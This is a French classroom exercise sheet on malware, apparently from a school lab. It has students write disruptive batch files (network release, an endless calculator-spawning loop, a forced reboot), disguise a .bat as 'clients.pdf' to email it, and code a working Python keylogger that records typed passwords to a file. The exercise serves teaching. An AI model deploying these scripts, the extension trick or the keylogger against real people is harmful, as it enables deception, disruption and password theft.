

Exercices sur les malwares

1) Création de malwares de base (fichier *batch*) et lancement

Un fichier *batch*, qui se traduit par lot, est un fichier contenant une série (ou lot) de commandes.

a) objectif

Ecrire des malwares sous forme de fichiers batch d'extension **.bat** qui vont altérer le fonctionnement normal du système, sans provoquer de dégâts.

Un fichier **.bat** est un fichier exécutable au même titre qu'un fichier **.exe**.

Les différents fichiers seront créés sous l'éditeur de texte de votre choix comme par exemple **Sublime Text** ou **Notepad++**.

b) exemple de fichier batch

➔ créer le fichier **test.bat** dont le code est :


```
@echo off  
  
echo "Ceci est un virus"  
  
pause
```

Commentaires :

- > La commande `@echo off` permet de ne pas afficher les différentes commandes du fichier lors de son exécution.
- > La commande `echo` permet d'afficher un message dans la fenêtre d'invite de commandes.
- > La commande `pause` permet d'afficher un message invitant l'utilisateur à appuyer sur une touche pour continuer le traitement, sinon la fenêtre **Console** se ferme automatiquement et on n'a pas le temps de lire le message précédent.

➔ lancer ce fichier **test.bat** (par un double-clic)

On obtient :



Pour l'instant, rien de méchant, cela va venir maintenant...

c) exercice 1

➔ créer le fichier **malware1.bat** dont le code est :

```
@echo off  
  
ipconfig /release
```

➔ lancer ce fichier **malware1.bat**

TRAVAIL A FAIRE

Expliquer ce qui se passe.

d) exercice 2

➔ créer le fichier **malware2.bat** dont le code est :

```
@echo off  
  
:debut  
  
start calc.exe  
  
goto :debut
```

➔ lancer ce fichier **malware2.bat**

TRAVAIL A FAIRE

Expliquer ce qui se passe.

e) exercice 3

- ➔ créer le fichier **malware3.bat** dont le code est (le message entre guillemets se mettra sur la même ligne) :

```
@echo off  
  
shutdown -r -t 20 -c "La machine va s'autodétruire dans  
20 secondes "
```

- ➔ lancer ce fichier **malware3.bat**

TRAVAIL A FAIRE

Expliquer ce qui se passe.

2) Diffusion du malware


A présent, on va diffuser un malware : on prendra le fichier d'exemple **test.bat** comme on n'est qu'en phase de test.

- ➔ tout d'abord renommer le fichier **test.bat** en **clients.bat** : on va faire croire ultérieurement à l'utilisateur que c'est une liste de clients qu'on lui envoie


L'objectif est de changer l'extension du fichier en **.pdf**, format de confiance souvent bien connu par l'utilisateur, et l'envoyer par mail à l'utilisateur.

- ➔ afficher les extensions des fichiers dans l'explorateur Windows

Dans la liste des fichiers, notre fichier apparaîtra ainsi :


 clients.bat

- ➔ modifier l'extension du fichier pour obtenir ceci :

 clients.pdf.bat

- ➔ masquer les extensions des fichiers dans l'explorateur Windows

Dans la liste des fichiers, notre fichier apparaîtra ainsi désormais :


 clients.pdf

A noter que même si on a changé l'extension, on voit avec l'icône que c'est bien toujours un fichier **.bat** (fichier exécutable).

- ➔ écrire un mail à votre binôme ou à défaut à vous-même en joignant ce fichier nommé **clients.pdf**.

L'expéditeur voyant l'extension **.pdf** peut ne pas se méfier et télécharger le fichier.

Lorsque l'utilisateur double-clique sur ce fichier **clients.pdf**, on obtient :



Le fichier qui est donc en fait **clients.pdf.bat** s'est exécuté : donc s'il s'agit d'un malware (comme les 3 fichiers vus dans les exercices précédents), il se serait exécuté.

3) Création d'un malware de type *keylogger* et lancement

a) objectif

Programmer un *keylogger* (enregistreur de frappe ou de touches) en langage Python, le lancer et voir les conséquences par exemple quand on saisit un mot de passe sur un site Web.


A noter qu'on utilisera l'environnement de développement **EduPython** qui permet notamment de rajouter facilement des modules.

b) étape 1 : programmation du malware

➔ en préliminaire télécharger depuis le NAS le fichier d'installation d'**EduPython Setup_EP31.exe** et exécuter ce fichier

➔ lancer l'environnement de développement **EduPython**

On obtient :




EduPython permet d'écrire des modules écrits en Python à travers l'éditeur **PyScripter**.

Il va falloir à présent rajouter à **EduPython** le module **pynput** qui va permettre d'écouter ce qui va être tapé via le clavier.

- ➔ en mode ligne de commande et dans le sous-dossier **App\Scripts** taper l'instruction :
pip install pynput

On obtient :



```
Administrateur : Invite de commandes

D:\EduPython\AppData\Scripts>pip install pynput
Collecting pynput
  Using cached pynput-1.7.6-py2.py3-none-any.whl (89 kB)
Requirement already satisfied: six in d:\edupython\app\lib\site-packages (from pynput) (1.14.0)
Installing collected packages: pynput
Successfully installed pynput-1.7.6

D:\EduPython\AppData\Scripts>
```

Toutes les saisies se mettront ici dans le fichier **D:\Saisies\logs.txt**.

- ➔ en préliminaire créer ce fichier **D:\Saisies\logs.txt** (vide)
- ➔ sous l'éditeur **PyScripter** créer un nouveau module et mettre le code suivant :

```
from pynput.keyboard import Key, Listener
import logging

logging.basicConfig(filename="D:\\Saisies\\logs.txt",
                    level=logging.DEBUG, format="%(message)s")

def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener :
    listener.join()
```


Toutes les saisies futures effectuées sur la machine en particulier les mots de passe seront stockées dans le fichier indiqué en gras.

Il faut mettre des doubles antislash et vérifier qu'on a bien les droits pour écrire dans le dossier mentionné.

➔ enregistrer le fichier

c) étape 2 : lancement du malware

Cela se fait pour comme pour tout programme.

➔ lancer le module via l'instruction **Exécuter Exécuter** (raccourci )

On obtient :

```
>>>
*** Remote Interpreter Reinitialized ***
|
```

Le programme s'exécute en tâche de fond : il attend qu'une saisie se fasse...

➔ vérifier que le programme est bien en train de s'exécuter dans le **Gestionnaire des tâches**

d) étape 3 : effets du malware (question à traiter)

➔ aller sur un site Web qui demande un mot de passe

➔ saisir ce mot de passe

QUESTION :

Ouvrir le fichier **logs.txt**.

Que constatez-vous ?